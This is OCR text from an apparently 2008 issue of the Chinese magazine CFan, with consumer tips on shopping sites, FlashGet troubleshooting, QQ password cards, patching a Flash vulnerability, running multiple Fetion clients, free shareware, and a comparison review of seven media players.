www.51fanli.com/product-450.html，点击“去购物”，选择商品购买下单。约半小时后，在“返利网→订单查询处”即可看到订单详细信息。

返还现金的周期需一两个月。届时进入返利网“我的账户→我的返利”申请兑换现金，填写接收现金的账户，可以是支付宝或银行账号。几天后返利网会转账给你。



▲返利网流程示意图

阿抠点评：

建议收款账户设为支付宝，那么接收返利网的现金转账时不需要任何手续费，而银行账户会收取1%的手续费。

同类网站：天天返利网http://www.365fanli.com/；哪里买http://www.nalimai.com/，还包括了买之前的比价。

方案4.比价

俗话说，“货比三家”，网上购物同样如此。同样的一本书，卓越的价格和当当的价格没准或高或低的差着四五块钱呢，这可是阿抠的一大发现！

http://www.bjia.cn/，进入之后，在输入框内输入一款产品，知道类别的话就选择类别，点击“比价搜索”就会出现它在各个网上商城的价格比较。

方案5.免费

“好吃不如饺子，站着不如倒着”，小品演员赵丽蓉的这句台词深入阿抠内心，他说：“返券不如打折，打折不如免费”……

http://www.free8.com/“免费吧”，就是这么个每天都会更新一些免费信息的网站，信息种类可谓是包罗万象。从免费资源，到免费赠品、有奖活动，只要你够细心、有耐心，总能找到适合你的免费东东。

同类网站：http://www.free26.com/，免费中奖，看你有没有这个手气；http://www.mfdx.net/，免费东西，你领了吗？

免费软件下载：http://www.07cn.com/；http://www.cnd8.com/。

★大学生的省钱方案

这是阿抠受小编之约，专为大学生整理出来的几个省钱技巧：

1 **12种打电话占便宜省钱方案：**http://www.mysaver.cn/saving-phone-call/2007/0910/save-money-call-12-ways/。

2 **KTV省钱技巧：**http://blog.readnovel.com/article/htm/tid_567320.html。

3 **买书省钱技巧：**多去当当、卓越亚马逊这种网上书城购买图书，并且进行比价。

4 **玩网络游戏：**最好是玩免费的网络游戏，或者只玩公测阶段的，测试结束就转战另一款游戏，因为网游到后来都是机械枯燥的升级。

★生活小技巧

1.北京便宜购物的几个好去处：

西单的“华威大厦”和“明珠商场”，上品折扣连锁店，五道口和动物园的服装批发市场，“天意”小商品批发市场等，切记要大力砍价。

2.商场购物的讨价还价技巧：http://bbs.tiexue.net/post_1820563_1.html。CF[YY11]

爱美剧 就看Foxplayer

Tag 美剧 实例 网络

湖北/汉口鱼

《迷失》、《24小时》、《绝望主妇》……这些耳熟能详的美剧，相信大家一定不陌生吧！如果你也跟笔者一样是个铁杆美剧Fans的话，来试试foxplayer这款在线美剧播放工具，集合了众多美剧资源，随点随播。

下载foxplayer播放器：http://www.prisonbreak2.com/foxplayer.rar。由于是绿色软件，下载完毕后解压就可以使用了。双击应用程序图标，打开主界面，在窗口左上方会有美剧、电影、MTV和动漫等几个功能按钮选项。

点击“美剧”按钮，众多的美剧名称就会逐一罗列在下方了，单击其中一个美剧标题（如《越狱第三季》），然后在弹出的下拉框中选择观看第几集，最后点击播放图标按钮便可以了。

你也可以不下载客户端，直接在http://www.prisonbreak2.com/网站进行在线观看。这次来看《英雄第二季》，选择好之后，还可以在屏幕中部选择相应的视频网站，如优酷、偶偶、土豆等，如图所示。

网络大补贴

如果你只看过路人皆知的《越狱》，还想看点别的美剧，就来盘点近期九大经典热门美剧吧！http://gb.cri.cn/19720/2008/07/04/3465s2129887_1.htm。

CF[YY12]

糊涂老刘与快车1代的故事

Tag 快车、隐私、找回右键 〉故障 〉网络

文/向前看

老刘是一个喜爱旧事物的人，怀旧是他身上最明显的标签。一切新鲜的事物在他眼里，大多都是过眼烟云。不信您瞧瞧，但就下载软件这一点，他不使用新版的快车2代，而是继续停留在1.XX的版本上。老刘是个糊涂人，他在使用快车的时候，总是遇到这样那样的问题。

本文可以学到

1. 旧版快车常见故障的拯救措施
2. 解除下拉菜单暴露隐私
3. 寻找未完成下载的救星
4. 找回浏览器的右键关联

揪出泄露隐私的凶手

老刘每次下载完之后没有清除列表的习惯，时间久了在FlashGet新建下载任务窗口的“另存到”下拉菜单中，出现很多曾经保存过文件的目录。老刘不在乎这个，直到有一天，他媳妇发现他下载美女写真存放的目录……怎样干掉这个凶手呢？

在“运行”对话框中输入“regedit.exe”启动注册表，定位到“HKEY_CURRENT_USER\Software\JetCar\JetCar\DownDir”项。在右侧窗口中，会发现名为list1、list2、list3的键，这些键对应着FlashGet新建下载任务窗口“另存到”下拉菜单中的内容。选中并删除，即可把泄露隐私的凶手从“另存到”清除掉（见图1）。



寻找未完成下载的救星

老刘对于下载的态度，并不是那么的专一：如果弹出的是IE下载，就使用这个。但众所周知，IE下载是个不争气的家伙，说断就断。有没有救星呢？

如果IE下载意外中断，临时文件还在，找到这个文件就可以将他导入FlashGet中继续下载。通常这个文件就在IE的缓存目录中，Windows XP系统是在C:\Documents and Settings\AdministratorLocal Settings\Temporary Internet Files（注意，其中的Administrator是计算机的用户名，会因人而异）。

小知识

IE下载原理：用IE直接进行下载时，并不会直接写文件，而是首先将下载的内容先放在一个临时文件中，下载完成后再拷贝到用户指定的位置。

第1步，在FlashGet中打开菜单“文件→导入浏览器未完成的下载”，从弹出的对话框中进入到IE的临时文件夹，我们要找的文件名是有规律的，比如你想下载的文件名为ABC.ZIP，那么这个临时文件的文件名通常就是ABC[1].ZIP。选中这个文件，然后单击“打开”按钮。

第2步，在弹出的对话框中设置好URL，然后单击“确定”按钮，就可以开始下载了。

请出找回右键的侦探

又出事啦！糊涂的老刘，把浏览器的右键关联给丢了……

有两种方法：

1：DLL组件注册法（假设flashget装在d:\flashget）

首先要保证FlashGet不要安装在中文目录下，然后将d:\flashget下的jccatch.dll文件复制到system32下即可。

在开始→运行里输入regsvr32 jccatch.dll回车。

2：在“开始 运行”中分两次键入：


regsvr32 "d:\flashget\jccatch.dll"回车（包括引号）

regsvr32 "d:\flashget\fgiebar.dll"回车（包括引号）

小知识

最后，如果FlashGet设置出错也会导致在浏览器中FlashGet右键菜单失灵。运行FlashGet。

单击“工具”菜单下的“选项”，在出现的窗口中选择“监视”，在“监视”标签下把“浏览器”中的“监视浏览器”勾选上（见图2），也许可以解决这个问题。



常见故障一箩筐

我不喜欢让快车关联BT，怎么办？

在“工具→选项→BT”里取消BT关联，把“将快车作为默认本机BT协议下载工具”前的钩去掉就可以了。

“已删除”列表中，删除了的东西如何恢复？


在“已删除”列表中删除了资源



的话，快车不会把它放入回收站，而是直接将其从硬盘上删除掉。一般只能通过第三方软件来恢复数据，所以在删除的时候要小心谨慎。


开快车下载，CPU使用率时常100%

试试把防火墙关掉后是否还是这样。如果不行的话，就将"选项→连接→重试等待"这个值改得大一些，例如30-60看看是否有效果。另外不要运行过多的下载任务。



火速链接

今年第12期的《邮件遥控 电脑变身小汽车》一文，介绍了使用Flashcheck在家里遥控公司电脑进行下载的技巧。CF[YY13]



13期"夺宝行动"获奖名单：

陕西 吴彤　　江苏 朱志国

感谢广大读者对此次夺宝行动的支持，看来大家对于下载软件的杀毒常识很熟悉，再接再厉哟！

QQ家族账号全套保护



Tag QQ医生、动态密码 实例 网络

河南/鸣沙

阿呆突然发现，自己使用QQ的服务越来越多：用Q币买东西、玩QQ游戏、与自己的唯一的好友阿瓜聊天，如果哪天密码被盗了，肠子都得悔青了。人家阿呆也知道什么是未雨绸缪，虽然他自己不会给QQ密码"升级"，但他唯一的好友阿瓜还是教给了他方法。

方法是使用动态密码VIP服务！

第1步：免费领取密保卡

打开"http://mibaoka.qq.com"，登录QQ后，点击"免费领取密保卡→免费下载密保卡"，出现一个有序列号的数字，它就是密保卡了。点击"保存密保卡"，把这个密保图片保存在电脑中以备后用。


小知识

动态密码（Dynamic Password）也称一次性密码，它指用户的密码按照时间或使用次数不断动态变化，每个密码只使用一次。QQ密保卡使用了类似动态密码锁的技术。这种密码安全度很高，都是VIP服务，现在QQ免费提供了密保卡这项服务。

小提示

对于"账号类保护"需要升级为二代密保用户。

第2步：保存完毕后，点击"立即绑定密保卡"，在"请输入密保卡序列号和坐标对应的数字"页面，输入序列号和相应坐标对应的数字。并点击"下一步"，点击出现"服务设置"按钮，勾选你需要保护的QQ服务，如图1所示。点击"下一步"就可以了。



第3步：当你的QQ登录，如果采用QQ密保服务时（其他类似），就会在登录时要求输入密保卡数字，如图2所示。由于每次要求输入的密码不同，就是这次的密码被盗也不用担心。



阿呆在摆弄了一个月之后，终于学会了动态密码技术……

网络大补贴

1.什么是第二代QQ密码保护体系？http://zhidao.baidu.com/question/19865846.html?fr=qrl。

2.升级为第二代密码保护的技巧：http://qq.cnzz.cc/jiqiao/2064.html。CF[YY15]

功夫熊猫制作元素存在漏洞 你不知道？

Tag SP3、Flash漏洞 故障 网络

北京/张杰

Flash是动画电影《功夫熊猫》的一种制作元素。微软在一份声明中指出：SP3没有绑定任何版本的Flash更新。也就是说：对于所有的Windows XP用户，无论是否已升级至SP3，都需要手动升级Flash至9.0.124以上的版本，方可避免受到Flash漏洞的影响。

检测版本

我们可以打开Adobe官网的页面在线检测当前已安装的Flash是什么版本：http://www.adobe.com/products/flash/about/，如果显示为"You have version 9.0.115 installed"（你安装的是9.0.115版本），便需要手动升级至9.0.124，下载Flash9.0.124安装程序：Http://work.newhua.com/cfan/200814/Flash90124.exe。

中招补救

说来凑巧，笔者最近正使用Windows XP SP3+IE 8 Beta 1，在优酷网看韩剧的时候，都会发现有一个不明进程"ORZ.EXE"在运行，通过Process Explorer查看它位于%Temp% 临时文件夹。Google搜索了一下，发现ORZ.EXE正是一个利用Flash漏洞传播的木马，在升级至9.0.124之后问题解决。CF[YY14]

美国科学家正在维基百科上展开一个 “Gene Wiki” 项目，以一种灵活的方式，寄存人类基因库信息。该项目有望加快人类基因序列的破解速度。

实用，多开，飞信任我用

Tag 飞信、LibFetion 〉实例 〉网络

文/鸣沙

飞信以其免费短信、语音功能越来越多地被大家使用。现在它推出的在线等级功能更与许多手机服务挂钩。许多朋友也习惯于每天开飞信、挂飞信了。不过在使用时默认安装飞信的只能在电脑上打开一个客户端。如何是好呢？

方法一：小巧、实用、多开，就用LibFetion

第1步：从下面的下载地址中点击相应版本的下载页面，根据提示下载相应的文件。

> **软件小档案：LibFetion**
> 文件大小：2.15 MB
> 适用平台：Linux, Mac OS X, Windows（不同平台下载不同版本）
> 下载地址：http://www.libfetion.cn/demoapp_download.html
> 快车代码：CF0815CMWL01

第2步：下载完成之后，直接解压缩，双击其中的“LibFx.exe”，登录自己的飞信账号。这时自己飞信里的好友和群组都会显示出来。想要发送短信时，直接双击其中的好友就可以了。如果有多个飞信要登录时，只用再双击打开一个客户端就可以了。

> **小提示**
> 对于Windows用户下的朋友，如果如运行程序提示“应用程序的配置不正确”，则请安装VC2005运行库vcredist。下载地址：http://www.microsoft.com/downloads/details.aspx?FamilyId=32BC1BEE-A3F9-4C13-9C99-220B62A191EE&displaylang=en。

方法二：配置修改法

第1步：打开飞信的安装目录，找到Client.config文件，一般在C:/Program Files/China Mobile/Fetion目录下。


第2步：用记事本打开，把里面的内容修改成如下：

```
<?xml version="1.0" encoding="utf-8"?>
<ImpsConfiguration>
  <AppSettings>
    <add key="BuildDate" value="2008-5-27 12:43:17" />
    <add key="LinkType" value="DotNetVM" />
    <add key="Version" value="3.3.0599" />
    <add key="SingleInstance" value="false"/>
  </AppSettings>
</ImpsConfiguration>
```

也就是在 </AppSettings>的前面加上这样的语句：

```
<add key="SingleInstance" value="false"/>
```

保存！可以在电脑上开N个飞信窗口了（见图）。



> **◆你知道吗？**
> 飞信运行比较耗资源，目前国内的二线城市与农村的网吧，大部分学生和青年用户的电脑配置都是较低的。LibFetion就可以满足我们的要求。
> 更方便的是，LibFetion把所有的聊天对话框，都以标签的形式在一个对话框中显示，只用鼠标来回切换就可以了。

> **网络大补贴**
> 今年第8期的41页《2008 短信定时发》介绍了如何使用“飞信2008”定时发送短信的功能，欢迎回顾。

CF [YY16]

快来抢！每天一款共享软件

Tag 共享软件免费送 〉实例 〉网络

河南/侯中

“唉，这个软件的试用期又过了……”这样的抱怨声，经常从使用共享软件的筒子口中传出。但作为一个Cfaner的我，却没有这样的烦恼。因为我有“Giveaway of the Day”（每日发放、赠送）网站，每天会送出一款共享软件！

第1步：打开“http://www.giveawayoftheday.com/”，这时会看到首页当天提供的共享软件下载。点击“Proceed to download page”（转到下载页面）。

第2步：在进入的页面，可以看到相关软件的详细介绍。如果是自己需要的软件时，点击“Download xxx now”（下载xxx，xxx是软件名称）链接，就可以下载了。

> **小提示**
> 在24小时内，通过它下载和激活，共享软件就成了注册版，就可以合法使用了。

第3步：解压缩下载的软件，其中的Readme.txt是详细的介绍，里面会有软件的激活码或注册文件等。点击“setup.exe”安装文件，这时会有一个简短的验证过程，之后就可以正常安装文件了。安装完毕后，就可以看到软件被激活的信息，如图所示。



有时下载包中，还有Activate.exe（合法的序列号产生器）和readme.txt。先安装，再运行active.exe（需要连接到互联网），得到序列号。 CF [YY17]



新软物语
NEW SOFTWARE STORY

一款软件通常会经过Beta、RC等测试版本，才会推出正式版

软件更新
CFan Software Update 2008.15

千千静听 5.2正式版

升级指数：★★★★

高档的音乐播放器。窗口支持更换配色方案，支持在音乐窗口内使用右键功能，还修改了多处BUG。

下载地址： http://wwwct.ttplayer.com/down.html

暴风影音2008 beta1

升级指数：★★★★

视频播放器。新版增加了一点即播的功能，增加了多线程加速技术，重新设计高清播放引擎，有效提高高清硬解成功率等等。

下载地址： http://www.baofeng.com/

QQ2008 正式版

升级指数：★★★★

支持离线发送图片，分组顺序随心调，QQ群图标自定义等非常实用的功能，快升级吧。

下载地址：http://www.qq.com

超级兔子升级天使4.2 正式版

升级指数：★★★★

升级补丁的软件。新版增加了自定义下载目录、加强下载续传等管理功能及新增游戏下载类别。

下载地址： http://dd.pctutu.com/soft/srupdate.exe

光影魔术手(nEO iMAGING) v0.27 Beta 简体中文免费版

升级指数：★★★

简单的图像编辑软件。增加了数码设备导入图片的功能，而且处理完图片后，可以通过软件自动上传到百度空间、Flickr及天涯相册等网上相册。


下载地址： http://www.neoimaging.cn/

新软推荐
New Software Recommend 2008.15

FormatFactory 1.30

文件格式转换几乎每个人都会遇到，只是遇到了问题很多人都解决不了，比如要在iPhone、PSP、MP4上看电影，就要把下载的资源转换一下，想把图片换个格式，或是把音频文件转换个格式，这都可以用“格式工厂”来实现。

打开软件，从主窗口左侧选择要转换的文件类型，然后在弹出窗口中点击“输出配置→添加文件”，“确定”后回到主界面，点击工具栏上的“开始”按钮即可。



小特点评： 能够转换格式的软件有不少，只是能这么全的倒是少有，能转视频、音频及图片，你能想到的几乎都有。只是由于版权的原因不能把视频转换为RMVB。

下载地址： http://work.newhua.com/cfan/200815/ffsetup.exe

快车代码： CF0815CMRJ01

EXCEL取数助手 5.14


这是一款完全免费的Excel插件，提供了密码去除、身份证号码校验、工作表排序及生成目录、人工双面打印、专业水准的套表数据汇总、穿透查询等实用功能。

关闭Excel，运行软件，点击“安装”，然后进入Excel，在“加载项”下选择“取数助手→工具集锦”项，在弹出的“附加功能”窗口中，就可以根据需要来选择不同功能了，比如点击“财税”选项卡下的“个人所得税计算”按钮，就可以算出收入后应交的个人所得税。

小特点评： 这款软件的作者是一名注册会计师，所以软件的针对性很强，如果你是财务人员，那这款软件肯定能帮助你。

下载地址： http://work.newhua.com/cfan/200815/ExcelQuShu.rar

快车代码： CF0815CMRJ02



PowerPoint to Flash 2.5

如果需要将PPT放在网上，你会用什么方法？推荐你试试“PowerPoint to Flash”。

软件用起来很简单，将多个PPT文件拖到窗口中，然后“输出”标签下设置好“输出文件夹”，最后点击“转换”按钮即可。

小特点评： 在http://www.scribd.com/上，你可把多种文档转成Flash在线播放。

下载地址： http://work.newhua.com/cfan/200815/pfDesktop.rar

快车代码： CF0815CMRJ03



一句话软件

Binary toys： 是一组由线条、肌肉和物质组成的电子生物，就像桌面上的电子宠物，无聊的时候你可以用来玩玩。下载地址：http://work.newhua.com/cfan/200815/BinaryToys.rar

XP Remove Hotfix Backup： 删除Windows XP补丁的备份文件，让你的C盘增加更多的空间。下载地址：http://work.newhua.com/cfan/200815/xprhfb.rar CF [YY18]



CFan研究院

CFan Research Station

谁是最强大的播放利器

——主流播放软件PK评测

正如一位读者给编辑部的来信所说，“如今号称万能的播放器那么多，还出现了一些集成播放器的解码器软件，到底哪个最好呢？”很多人在为这个问题寻找答案。另一方面，电脑在娱乐方面的地位也越来越高，而娱乐中的一个大项自然是影音播放，那我们该选择谁呢？带着这些问题，我们CFAN研究院进行了本次评测，对七款播放器进行了五个项目的严格对比测试，非常高兴与广大读者分享这一结果。

勿容置疑的测试平台

本次评测为对比测试，每一项测试都在同一软硬件平台下进行，保证了结果的准确，并且为了排除硬件对评测结果的影响，我们使用的是高端笔记本，配置单如下：

处理器：Intel Core 2 Duo CPU T9400 2.53GHz；

主板：Intel PM45+ICH9-M；

内存：DDR2 3GB；

硬盘：WD3200BEVT-22ZCT (298 GB)；

显卡：ATI Mobility Radeon HD 3650

软件环境上我们对每一个软件的测试都是在只加载硬件驱动的新装Windows XP pro SP3环境下得出的。

强大的评测队伍

本次参与评测的评测师阵容强大，由全体《电脑爱好者》软件编辑组成（特别的特别、Cornel、柳絮飞、水晶果果、杨过、Refine、小白），15年品牌影响力铸就公正的测试结果。

实用为主的评测理念

秉承“实用至上”的准则，我们测试的每一个项目都是大家平时关心和经常用到的，测试的标准也是采用用户使用中的实例，拒绝了播放软件本身的开发技术评测，抛弃了各种软件本身的影响因素，我们只按操作实例评测，我们只看使用效果，每一个测试项目都脱离其他各项，只根据本项的测试结果单独评分，最后求和看总成绩，有效排除了评测结果的个人喜好影响。

我们的评测对象

本次参与测试的都是在各大下载网站排名遥遥领先的号称万能的播放软件，并且选取的都是最新的正式版本。我们没有将Windows Media Player和Realplayer这两个大家虽然常用但只支持少数影音格式的播放软件列入本次评测，我们也没有区分播放器和解码器，以“实用”的眼光看去，这些都是播放影音的工具而已。精选的测试对象为：

暴风影音3.6（3.08.05.15）

GOM Player 2.1.8.3683

幻想影音 4.21

终极解码2008 1.8.0629

KMPlayer 2.9.3.1428正式版

快乐影音 3.72

完美解码 PureCodec Build 20080630

第一关 安装

播放软件要进入电脑，首先要过的必然是安装这一关，我们在同一平台下对软件安装前和安装后的磁盘空间占用以及整个安装过程所花费的时间进行了对比测试，每次测试完均重新恢复系统（具体结果见下表），除了暴风影音在安装中出现了两个插件安装的提示外，其他软件均无捆绑插件。

软件	安装前	安装后	安装时间
暴风影音	39MB	107MB	30秒
KMPlayer	13.4MB	44.6MB	15秒
GOM Player	6.2MB	25.2MB	13秒
快乐影音	41.6MB	73.5MB	16秒
幻想影音	54.3MB	139MB	35秒
完美解码	67.3MB	165MB	28秒
终极解码	72.8MB	147MB	53秒

从测试中可以看出，GOM Player的在安装前后占用的磁盘空间和安装时间是最小的，对于考察软件的小巧来说，GOM Player是我们最佳的选择。

第二关 资源占用

虽然现在大家的电脑硬件配置都已经很高，不过在大家同时运行多个软件的时候，放在一旁的播放器的资源占用情况也是必须要考虑的，为此我们对空闲时、播放普通影片和播放1080P高清影片时的资源占用情况进行了对比，其中，在使用暴风影音播放高清影片时，出现了影音不同步现象，缺失了一项数据。

软件	空闲	普通播放		高清播放	
	CPU	内存	CPU	内存	CPU	内存
暴风影音	0	14MB	2-7%	22MB		
KMPlayer	0	5MB	1-6%	23MB	20%	65MB
GOM Player	0	16MB	1-6%	33MB	20%	57MB
快乐影音	0	9MB	2-8%	39MB	22%	83MB
幻想影音	0	7MB	1-6%	37MB	20%	30MB
完美解码	0	5MB	1-6%	23MB	24-27%	58MB
终极解码	0	5MB	1-6%	33MB	24-27%	40MB

从测试结果可以看出，在同一平台下，幻想影音在资源占用方面有着明显的优势，尤其在播放高清影片时，占用的内存远远低于其他播放器，幻想影音无疑是本关的冠军。



第三关 功能性

大家在观看影片时，对播放器的需要已经不是简单的播放和暂停了，定时跳转、字幕调整、截图以及转换声音模式等都会成为需求。另一方面，既然是要挑选最强的播放利器，那么功能是否强大自然是比赛的关键。以下是详细的对比结果，其中省略了选手们都支持的基本功能：字幕字体和显示位置调节、画面画质调节、画面截图等。

项目 / 软件	字幕播放调节	双字幕	均衡器预设种类	桌面播放模式	逐帧播放	记忆上次播放位置	定位跳转	音、视频同步调节	区段重复	跳过片头片尾
暴风影音	是	否	21	否	是	是	否	是	否	是
KMPlayer	是	是	18	是	是	是	是	是	是	是
GOM Player	是	是	17	否	是	是	否	是	是	否
快乐影音	否	否	1	是	是	否	是	否	是	是
幻想影音	是	否	1	否	是	否	是	否	否	否
完美解码	是	是	18	是	是	是	是	是	是	是
终极解码	是	是	18	是	是	是	是	是	是	是

完美解码和终极解码这两个都是解码器为主，集成KMPlayer等主播放器，而功能上自然是等同于使用的主播放器，本次测试中均选用了KMPlayer为主播放器，由此功能性测试中KMPlayer、完美解码、终极解码胜出。

第四关 播放画质

娱乐，自然要的就是享受。看电影最重要的需求就是影片的画质了，这首先要有质量较好的片源，播放软件的优劣也起到很重要的作用，此项测试自然必不可少，由于画质直观上不好对比，我们首先对播放中的影片进行截图，然后使用Photoshop放大截图对比局部细节（见下图），细微的差别也足以显示其优劣。



GOM Player



快乐影音



KMPlayer



幻想影音



完美解码



终极解码



暴风影音

由于我们选取的影片质量较高，画质的差别不是很明显，不过仔细分析七张截图，还是可以看出不同播放器对画质的解析力的，GOM Player略胜一筹，放大后图像的平缓和颜色的饱和度要好于其他软件。

第五关 操作性

软件自己是拿来用的，设计得再好用户不方便使用也是不行的。最后让我们点评下参赛选手们的操作性。

暴风影音：论功能它不算什么，不过它操作相当简洁，面对乱七八糟的影片，它还真大多都能播，而且不用设置什么。另外，它的音量放大功能很是有效。

KMPlayer：播放器的界面上模拟了喇叭的震动，很高档。不过全屏播放时，按“ESC”键退出全屏后竟然缩小到了任务栏的小图标，这一点很低档。

GOM Player：论界面亲和力它是看着最舒服的了，面对播放情况下，不断在桌面上来回拖动播放器这样的变态测试，它的反应速度遥遥领先其他播放器，算是最具“性价比”产品了。

快乐影音：播放器本身亮点不多，它的特点在于播放器是一个程序组，还附带了一些小工具，比如桌面播放其实就是程序组里选择“超级兔子桌面影音”来实现的。

幻想影音：初看上去它没有什么特色，甚至很容易让人遗忘，但在播放高清视频时的资源占用却是令人惊讶的小，绝对是“高清狂人”的惊喜。


完美解码和终极解码：解码器出身的它们现在都集成了其他的播放器，论功能自然是丰富无比，不过庞大的身躯和复杂的操作会把一些人挡在用户群之外。



研究院报告

本次评测的软件都支持目前的大多数影片格式，而且可以随时通过更新解码器来支持格式，因此本次的针对性测试中没有将支持的格式列入测试项目。详尽的测试后，我们发现KMPlayer依然是播放器中功能最全面、性能最好的一个；而对于播放高清影片的用户来说，幻想影音的占用率之小是我们没有想到的，有条件的朋友可以试用一下；另一方面，对于一些动手能力不强，喜欢打开就播，对其他功能要求不多的话，暴风影音就是他们的最好选择了。完美解码和终结解码集成了主流的三款播放器，综合评比上与KMPlaye相比自然是不相上下，只是体积有点大，不过也只有这样才能满足发烧友们的需求吧！CF [YY19]

简单并复杂着的剪贴板



Tag　保存多次剪贴板内容 〉多文本剪贴板 〉采访 〉软件

■实习生/白斌

复制、粘贴是大家每天都不可少的操作了，不过微软比较吝啬，只保留你最近一次拷贝到剪贴板的内容，之前的呢？如果能随时调用以前复制或剪切的内容就好了，《多文本剪贴板》应运而生。



软件开发者：刘方 斐珩
年龄：27
职业：软件工程师
编程年限：8年

软件小档案：多文本剪贴板 1.0.9版

文件大小：120KB　软件性质：免费
支持平台：windows 2000/XP/2003/Vista
下载地址：http://www.multitextclipboard.com/
快车代码：CF0815CMRJ01

八年研发经历的“外行”

当大家看到《多文本剪贴板》的软件开发者刘方的简历的时候，自然就知道本期的主角是一个专业的软件开发者。刘方从2000年开始从事编程方面的工作，至今已经有8个年头了，可以说是一位经验丰富的软件工程师。不过，从另一方面说，他也是一个“外行”哦！刘方从事的编程工作都是在非Windows平台下的，开发的软件和我们平时接触到的Windows桌面应用关系不大，《多文本剪贴板》是刘方发布的第一个软件。在刘方的博客里可以看到很多软件使用者给他的留言，每当看到这些，刘方心里感到很欣慰。

八卦问答

白：我们注意到软件没有最小化按钮，“活动文本列表”不支持拖放，这是怎么考虑的呢？

刘：我做这个的第一目标就是方便，直接单击“关闭”按钮就是缩小到任务栏，“最小化”基本没用了。至于拖放，因为“活动文本列表”本身就是自动记录的，拖放也没必要的。

白：剪贴板能支持其他格式吗？

刘：实现上有点难度，不过大家很少会把图片到处粘贴，所以一直没有加入，在下一个版本1.1中将支持多种格式，目前内核已经开发好了，会在一两个月后发布吧。

亮亮真本事


如果你是第一次看到《多文本剪贴板》，那么你也许会觉得它只是一个简捷的支持多文件的剪贴板罢了。深入了解之后，你就会发现自己有点“有眼不识泰山”了，这个普通的只有两个窗口的小软件，背后可藏着好多功能呢！

记录剪贴板 我是好手

软件是免安装的绿色版，下载解压后运行“MultiTextClipboard.exe”即可。当我们进行复制或剪切操作时，剪贴板的内容会逐条自动进入软件的“活动文本列表”。当我们需要用到之前剪贴的内容时，比如想给好友发一条以前复制的信息，那么只要运行聊天窗口，将鼠标光标定位在信息发送窗口，根据“活动文本列表”中显示的条目摘要信息选择相应的条目（只需用鼠标在各条目上方浮动，下面的预览窗口中就会显示相应条目的信息），用鼠标双击后，该文本内容就自动粘贴在信息发送窗口里了，这就免去了我们输入的麻烦。

刘方支招：平时你按关闭按钮后，软件会像MSN一样缩小到任务栏，而非关闭，照样可以随时记录剪贴板内容。

收藏 粘贴 咱最快



虽然我们可以在如图所示的设置窗口中将“活动文本列表”的条目数设置到100，不过软件关闭后，“活动文本列表”中的条目也不会删除，这样时间长了，有些文本还是会被后来的条目覆盖。要想把剪贴板里的文本进行永久保存，在“活动文本列表”选中相应的条目拖动到“文本收藏夹”窗口中即可。双击“收藏夹”中的条目也是可以粘贴相应文本的，另外，你可以在如图所示的设置窗口中选中“开启收藏夹自动粘贴快捷键”选项，这样如果我们要粘贴收藏夹中的某个文本，直接按“Ctrl+‘收藏夹中条目的数字编号’”即可。虽然收藏夹支持100个条目，不过因为数字键只有0到9，所以快捷键调用只支持前10个条目，我们可以在条目上右键单击，选择“上移、下移”来调整顺序。

刘方支招：软件还支持“拖动”操作，选中文本（无论网页中的还是Word中的）直接拖到“文本收藏夹”中即可（记事本不支持拖动）。另外，软件内部支持Netterm、Putty和SecureCRT的自动粘贴，方便了用Telnet软件工作的用户，这是其他剪贴板软件不支持的。

小编物语：想知道《多文本剪贴板》的工作原理和更多的技巧吗？快去看小编的博客吧！http://zuixinstu.blog.cfan.com.cn CF [YY20]



一套键鼠也能俘虏多台电脑

Tag 一套键鼠控制两台电脑 〉Input Director 〉方案 〉软件

■湖南\双龙一剑

本文可以学到 | 1 用一套键鼠控制两台电脑的方法 | 2 Input Director的配置和使用方法

